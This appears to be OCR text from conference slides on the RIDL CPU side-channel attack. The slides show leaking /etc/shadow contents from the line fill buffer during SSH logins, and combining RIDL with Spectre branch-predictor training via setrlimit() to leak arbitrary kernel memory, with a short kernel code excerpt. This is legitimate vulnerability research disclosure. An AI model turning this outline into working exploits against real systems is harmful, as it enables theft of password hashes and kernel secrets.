
We run an SSH client…

IN-FLIGHT DATA




… that keeps connecting to the SSH server

IN-FLIGHT DATA




The SSH server loads `/etc/shadow` through LFB

IN-FLIGHT DATA




The contents from `/etc/shadow` are in flight

LEAKING




Now that the data is in flight, we want to leak it

LEAKING



We run our RIDL program on our server…


LEAKING



...which leaks the data from the LFB

WHAT ELSE?


SPECTRE



RIDL + SPECTRE

- We can use Spectre in combination with RIDL
- Train branch predictor to trust us
- Surprise it with an unexpected pointer

RIDL + SPECTRE




ARBITRARY KERNEL LEAK


- `copy_from_user()` can access arbitrary user-supplied pointer
- Repeatedly call `setrlimit()` with valid user pointer to **train branch predictor**
- After training, we supply it a kernel **pointer we want to leak**
- Will be executed speculatively, **pulled into LFB**
- At the same time we **leak using RIDL**

Attacker

Victim


```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```





